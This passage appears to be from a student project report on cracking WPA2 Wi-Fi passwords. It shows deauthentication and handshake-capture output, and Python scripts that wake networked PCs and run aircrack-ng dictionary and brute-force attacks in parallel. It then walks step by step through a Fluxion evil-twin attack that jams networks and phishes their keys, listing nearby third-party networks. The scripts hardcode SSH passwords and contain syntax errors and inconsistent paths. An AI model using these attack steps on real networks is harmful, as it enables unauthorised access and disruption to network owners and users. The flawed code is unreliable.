
- Deauthenticating clients from access point



```
16:24:41  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:41  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:42  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:42  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:42  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:43  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:43  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:44  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:44  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:45  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:45  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:46  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:46  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:47  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:47  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:48  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:48  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:48  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:49  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:49  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:50  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:50  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
16:24:51  Sending DeAuth to broadcast -- BSSID: [A0:AB:1B:75:53:72]
```

Figure 3.4

- Capturing Handshake



Handshake Captured

```
CH 10 ][ Elapsed: 7 mins ][ 2018-05-13 16:30   WPA handshake: A0:AB:1B:75:53:72

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

A0:AB:1B:75:53:72  -16 100     4269    38378  100  10  54e. WPA2 CCMP   PSK  khantel03005067772

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

A0:AB:1B:75:53:72  34:23:BA:FA:0B:FE   -1    0e- 0      0    38180
A0:AB:1B:75:53:72  90:00:DB:99:95:EB   -1    0e- 0      0       11
```

Figure 3.5

Now after capturing this handshake it will send it to the processing platform through internet for cracking the password.

CHAPTER 4

Processing Platform

4.1. Introduction

Processing platform will process the information provided and then taking the required actions on the provided information. Now the basic responsibility of processing platform in this project is to receive the WPA handshake through internet and then start cracking using dictionary attack and brute force attack. The processing will start on multiple PCs in parallel due to which the cracking time will reduce to three times or more; cracking time depends on no of PCs.

4.2. Hardware Components

Hardware components used are

- Raspberry pi 3 B
- 5 port Ethernet Switch
- Ethernet cables
- 3 PCs
- Wi-Fi Dongle
- Power unit
- Aluminium rack

Raspberry pi is the main processor, One Ethernet cable is connected to Raspberry pi Ethernet Port, Two Ethernet cables from Ethernet switch are connected to two PCs and a Wi-Fi dongle is connected to Raspberry pi for internet connection. We have made the Aluminium rack to arrange the electronic components in sequential manner.

4.3. Software Installed

- Openssh server on PCs
- Aircrack-ng on PCs
- Python on PCs
- Raspbian OS on raspberry pi

- SSH server on raspberry pi

4.4. Hardware Settings

These setting will enable PCs to wake up through Ethernet

- Enabling Wake on LAN on windows BIOS
- Enabling Wake on LAN in windows Ethernet properties

4.5. Block Diagram




Figure 4.1

Raspberry pi is connected to internet through Wi-Fi dongle and it is also connected to multiple PCs (we use 3 PCs) through Ethernet switch with Ethernet cables.

Raspberry pi will always remain in powered ON STATE, whereas PCs will be ON according to the situation.

4.6. Working Principle

The attacking device will first capture the WPA handshake and then transmit it to the processing platform through internet where raspberry pi will receive the handshake and then transmit it to all the three PCs were dictionary attack will start in parallel(Parallel processing) but before this step, raspberry pi will first ‘Powered ON’ all the PCs through Ethernet using etherwake command and then transmit handshake to all of them simultaneously, after that dictionary attack and brute force will start on all the three PCs and if a password is found in any System(PC) then it will send response to raspberry pi which will show that password and in the meanwhile will terminate dictionary and brute force attack on other PCs as well. Now if multiple handshakes of different networks comes, raspberry pi will pick them one by one and starts sending them to PCs simultaneously where again cracking will initiate. And in the final step if no handshake found PCs will wait for 80 seconds and then go to ‘shut down’ state.

The communication between PCs and raspberry pi occur through ssh protocol which is basically a protocol for secure communication in a network, ssh servers are running on both raspberry pi and PCs. Now basically there are two scripts written in python, one will run on a raspberry pi and the other one will run on all the PCs at windows startup.

4.7. Automation Script on Raspberry pi

```
import os
import time
import socket
import subprocess
from subprocess import call,Popen,PIPE
import paramiko
import shutil
from socket import*
from shutil import copyfile
k=0;
t=0;
p=os.listdir("/home/pi/handshake")
q=os.listdir("/home/pi/password_file")
while p==[] or p!=[]:
        while p==[]:
                p=os.listdir("/home/pi/handshake")
                if k!=0 and t!=2:
                        s = socket(AF_INET, SOCK_DGRAM)
                        s.bind(('', 18))
                        data ,addr = s.recvfrom(18)
                        s.close()
                        t=t+1;
                        if data=='Password Not Found':
```

```
                print "password not found"
            else:
                subprocess.call(['sudo sshpass -p 123@Mcs ssh Mohsin@172.23.13.127 "taskkill /f /im aircrack-ng.exe"'],shell=True)
                subprocess.call(['sudo sshpass -p 123@Mcs ssh Mohsin@172.23.13.128 "taskkill /f /im aircrack-ng.exe"'],shell=True)
                print 'Password Found :\033[1;32m>>>>>>>>>>>>>>>\033[1;31m' +data+'\033[1;32<<<<<<<<<<<<<\033[0m'
                print '\n\n\033[1;34m************************************************************\033[0m'
                k=0;
                t=2;

    while p!=[]:
        r=subprocess.call(['nc -z 172.23.13.127 22'],shell=True)
        if r==1:
            recv=0;
            s = socket(AF_INET, SOCK_DGRAM)
            s.bind(('', 18))
            subprocess.call(['sudo wakeonlan -i 172.23.13.255 -f wakeup'],shell=True)
            while recv!=2:
                data, addr = s.recvfrom(18)
                num=int(data);
                recv=recv+num;
                print "Systems Codes:", recv
            s.close()
            r=0;
            time.sleep(2)
        if recv==2:
            print "Port is open"
            print "Now Sending Handshake....."
            for i in p:
                if i.endswith(".cap"):
                    print i
                    p2=os.path.join('/home/pi/handshake',i)

                    subprocess.call(['sshpass -p 123@Mcs scp '+p2+' Mohsin@172.23.13.127:C:/Users/Mohsin/Documents/Newfolder/Newfolder/Newfolder/handshake'],shell=True)
                    time.sleep(2)
                    subprocess.call(['sshpass -p 123@Mcs scp '+p2+' Mohsin@172.23.13.128:C:/Users/Mohsin/Documents/Newfolder/Newfolder/Newfolder/handshake'],shell=True)
                    os.remove(p2)
                    p=os.listdir("/home/pi/handshake")
                else:
                    print i
                    p2=os.path.join('/home/pi/handshake',i)
                    os.remove(p2)
                p=os.listdir("/home/pi/handshake")
                k=k+1;
                t=0;
```

Figure 4.2

4.8. Automation Script on PCs

```
import os
import subprocess
import time
import sys
import paramiko
import pysftp
import shutil
import socket
from subprocess import call,PIPE,Popen
k=0;
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(bytes('1','UTF-8'),('172.23.13.6',18))
s.close()
dictionary='C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\Newfolder\\dictionary\\dictionary.dic'
p=os.listdir('C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\Newfolder\\handshake')
while p==[] or p!=[]:
      while p==[]:
             p=os.listdir('C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\Newfolder\\handshake')
             if k!=0:
                    time.sleep(80)
                    p=os.listdir('C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\Newfolder\\handshake')
                    if p==[]:
                           os.system("shutdown /s /t 1")
                           k=0;
      while p!=[]:
            for i in p:
                  print (i)
                  x=(''+i+'.txt')
                  print (x)
                  store=os.path.join('C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\Newfolder\\password.list',x)
                  print (store)
                  open(store,'a')
                  open(store,'w').close()
                  p2=os.path.join('C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\Newfolder\\handshake\\',i)
                  p1=os.stat(store).st_size
                  os.chdir('C:\\aircrack-ng-1.2-rc2-win\\bin ')
                  time.sleep(4)
                  os.system('aircrack-ng -l '+store+' -w '+dictionary+' '+p2+ ' ')
                  p1=os.stat(store).st_size
                  h=open(store,'r')
                  z=h.read()
                  h.close()
                  if z==''
                         s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
                         s.sendto(bytes('Password Not Found','UTF-8'),('172.23.13.6',18))
                         s.close()
                  else
                         s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
                         s.sendto(bytes(z,'UTF-8'),('172.23.13.6',18))
```

```
                            s.close()
                    os.remove(p2)
                    p=os.listdir('C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\New folder\\handshake')
                    k=k+1;
```

Figure 4.3

4.9. Explanation

- Following folders are already created with the name “handshake”, “password_file” on raspberry pi.

```
p=os.listdir("/home/pi/handshake")
q=os.listdir("/home/pi/password_file")
```

Following folders are already created with the name “dictionary”, “handshake”, “password.list” on pcs

```
dictionary='C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\Newfolder\\dictionary\\dictionary.dic'
p=os.listdir('C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\Newfolder\\handshake')
```

- We have done port forwarding to send the handshake file from attacking device directly to the Processing Platform Pi through internet. For dictionary attack we have 14 GB of dictionary and for brute forcing we use the Tool “Crunch” which basically generate all possible combinations. The ‘handshake file’ from attacking device will come at the “Handshake” folder destination in Raspberry pi through internet and the Raspberry pi is continuously checking this folder, once it comes to know that a handshake(.cap) file comes it will send wakeup command to PCs which are in shutdown state.

```
subprocess.call(['sudo wakeonlan -i 172.23.13.255 -f wakeup'],shell=True)
```

```
    if i.endswith(".cap"):
                                    print i
                                    p2=os.path.join('/home/pi/handshake',i)

                                    subprocess.call(['sshpass -p 123@Mcs scp '+p2+' Mohsin@172.23.13.127:C:/Users/Mohsin/Documents/Newfolder/Newfolder/Newfolder/handshake'],shell=True)
                                    time.sleep(2)
```

```
                                    subprocess.call(['sshpass -p 123@Mcs scp '+p2+' Mohsin@172.23.13.128:C:/Users/Mohsin/Documents/Newfolder/Newfolder/Newfolder/handshake'],shell=True)
```

- Then after complete Windows Startup PCs will send integer ‘1’ to the pi through socket communication which means now they are waiting to receive Handshake file.

```
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(bytes('1','UTF-8'),('172.23.13.6',18))
```

```
s.close()
```

- After receiving the response from PCs, raspberrypi will send the handshake file to PCs at the “handshake” folder destination simultaneously.

```
if recv==2:
                     print "Port is open"
                     print "Now Sending Handshake....."
                     for i in p:
                            if i.endswith(".cap"):
                                   print i
                                   p2=os.path.join('/home/pi/handshake',i)

                                   subprocess.call(['sshpass -
p 123@Mcs scp '+p2+' Mohsin@172.23.13.127:C:/Users/Mohsin/Documents/Newfolder/Newfolder
/Newfolder/handshake'],shell=True)
                                   time.sleep(2)
```

```
                                   subprocess.call(['sshpass -
p 123@Mcs scp '+p2+' Mohsin@172.23.13.128:C:/Users/Mohsin/Documents/Newfolder/Newfolder/Newfol
der/handshake'],shell=True)
```

- PCs will check the handshake folder and when a handshake file will come they will launch dictionary and brute force attack

```
os.chdir('C:\\aircrack-ng-1.2-rc2-win\\bin ')
                  time.sleep(4)
                  os.system('aircrack-ng -l '+store+' -
w '+dictionary+' '+p2+ ' ')
```

```
                  p1=os.stat(store).st_size
```

- If password found it will be store in “password.list” folder and the cracking processing will terminate. The store password will send back to Pi through socket communication which will display it on screen.

```
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
                         s.sendto(bytes(z,'UTF-8'),('172.23.13.6',18))
```

```
                         s.close()
```

```
if data=='Password Not Found':
                            print "password not found"
```

If password not found it will also send it to pi

```
if z==''
                         s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
                         s.sendto(bytes('Password Not Found','UTF-
8'),('172.23.13.6',18))
```

```
                    s.close()
```

- Then at the end it will terminate cracking process running on other pcs

```
subprocess.call(['sudo sshpass -p 123@Mcs ssh Mohsin@172.23.13.127 "taskkill /f /im aircrack-ng.exe"'],shell=True)
```

```
                    subprocess.call(['sudo sshpass -p 123@Mcs ssh Mohsin@172.23.13.128 "taskkill /f /im crunch.exe"'],shell=True)
```

- Then after completion of task PCs will again go to shutdown after 80 seconds

```
time.sleep(80)
                    p=os.listdir('C:\\Users\\Mohsin\\Documents\\Newfolder\\Newfolder\\Newfolder\\handshake')
                    if p==[]:
                            os.system("shutdown /s /t 1")
```

Chapter 5

Social Engineering Attack

5.1. Fluxion Tool

Fluxion is a social engineering attack. It jams the original network and creates a clone with the same name (SSID), enticing the disconnected user to join. This presents a fake login page indicating the router needs to restart or load firmware and requests the network password to proceed. The tool uses a captured handshake to check the password entered and continues to jam the target AP until the correct password is entered. Fluxion uses Aircrack-ng to verify the results live as they are entered, and a successful result means the password is correct.

The main advantage of fluxion is that it doesn't use any wordlist, dictionary or perform brute force attack to break the WPA key. Fluxion creates Clone of the original target network. Clients of original network are forced to connect to the cloned network by deauthenticating them from their original network , when they tries to connect to cloned AP, a fake authentication page pops up asking for key(Password). When user enters the key, fluxion captures that key and will display on GUI.

5.2. Requirements

Linux Based operating system. We installed fluxion on Raspbian OS.


5.3. Advantages

The main advantage of fluxion is that it doesn't use any wordlist, dictionary or perform brute force attack to break the WPA key.

Fluxion creates Clone of the original target network. Clients of original network are forced to connect to the cloned network by deauthenticating them from their original network , when they tries to connect to cloned AP, a fake authentication page pops up asking for key(Password). When user enters the key, fluxion captures that key and will display on GUI.

5.4. Step By Step Working with results


When running the fluxion script it



```
FLUXION 2 (rev.  9) by  ghost
Page:https://github.com/FluxionNetwork/fluxion
Latest rev. [?]
```

Figure 5.1

- Scan the Wi-Fi network.




```
CH 12 ][ Elapsed: 12 s ][ 2018-05-13 17:07

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

18:68:6A:1B:59:A5  -74       11        0    0   1  54e  WPA2 CCMP   PSK  Not Connected
A0:AB:1B:75:53:72  -86        8        1    0   1  54e. WPA2 CCMP   PSK  khantel030050677
18:D6:C7:55:DF:04  -86        8        0    0   6  54e. WPA2 CCMP   PSK  BELLACOM::ARYAN
C4:A8:1D:EB:06:F2  -90        9      127    0   5  54e  WPA2 CCMP   PSK  BELLACOM 0313548
C8:3A:35:97:BD:F9  -92        6        0    0  11  54e  WPA2 CCMP   PSK  PTCL-BB
80:26:89:CC:89:BF  -93        0        0    0   1  54e  WPA2 CCMP   PSK  PTCL-BB-1
84:16:F9:5D:04:FC  -93        9        0    0   1  54e. WPA2 CCMP   PSK  khan tele@030050

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

A0:AB:1B:75:53:72  9C:D3:5B:CB:02:37   -1    0e- 0      0        1
C4:A8:1D:EB:06:F2  7C:1C:68:A5:7A:88   -1    5e- 0      0        3
C4:A8:1D:EB:06:F2  84:3A:4B:01:42:70   -1    6e- 0      0       79
C4:A8:1D:EB:06:F2  EC:F3:42:15:F3:61  -94    5e- 1e     0       45
84:16:F9:5D:04:FC  1C:67:58:EA:27:D1  -90    0 - 6      0        1
```

```
5-75-c-60-iso10646-1'
```

Figure 5.2


- Then selecting a particular target



```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                            ]
[      FLUXION 2     < Fluxion Is The Future >               ]
[                                                            ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


                         WIFI LIST

 ID       MAC                         CHAN     SECU      PWR    ESSID

 [1]     04:95:E6:77:38:C0            7       WPA2      6%      Dilawar
 [2]     80:26:89:CC:89:BF            1       WPA2      7%      PTCL-BB-1
 [3]*    84:16:F9:5D:04:FC            1       WPA2      8%      khan tele@03005067772
 [4]     C8:3A:35:97:BD:F9            11      WPA2      10%     PTCL-BB
 [5]*    C4:A8:1D:EB:06:F2            5       WPA2      10%     BELLACOM 03135489991
 [6]     18:D6:C7:55:DF:04            6       WPA2      14%     BELLACOM::ARYAN
 [7]*    A0:AB:1B:75:53:72            1       WPA2      14%     khantel03005067772
 [8]     18:68:6A:1B:59:A5            1       WPA2      26%     Not Connected

 (*) Active clients

        Select target. For rescan type r
[deltaxflux@fluxion]-[~]5
```

Figure 5.3


- Then creating a fake Access Point



```
[2] Select Attack Option

       [1] FakeAP - Hostapd (Recommended)
       [2] FakeAP - airbase-ng (Slower connection)
       [3] Back

[deltaxflux@fluxion]-[~]
```

Figure 5.4

- Capture a handshake (necessary for password verification).



```
[2] *Capture Handshake*

Status handshake:

    [1] Check handshake
    [2] Back
    [3] Select another network
    [4] Exit
    #> xterm: cannot load font '-misc-fixed-medium-r-semicondensed--13-120-75-75-c-60-iso10646-1'
xterm: cannot load font '-misc-fixed-medium-r-semicondensed--13-120-75-75-c-60-iso10646-1'
```

Deauthenticating all...COM 03135489991


```
17:14:11  Sending DeAuth to broadcast -- BSSID: [C4:A8:1D:EB:06:F2]
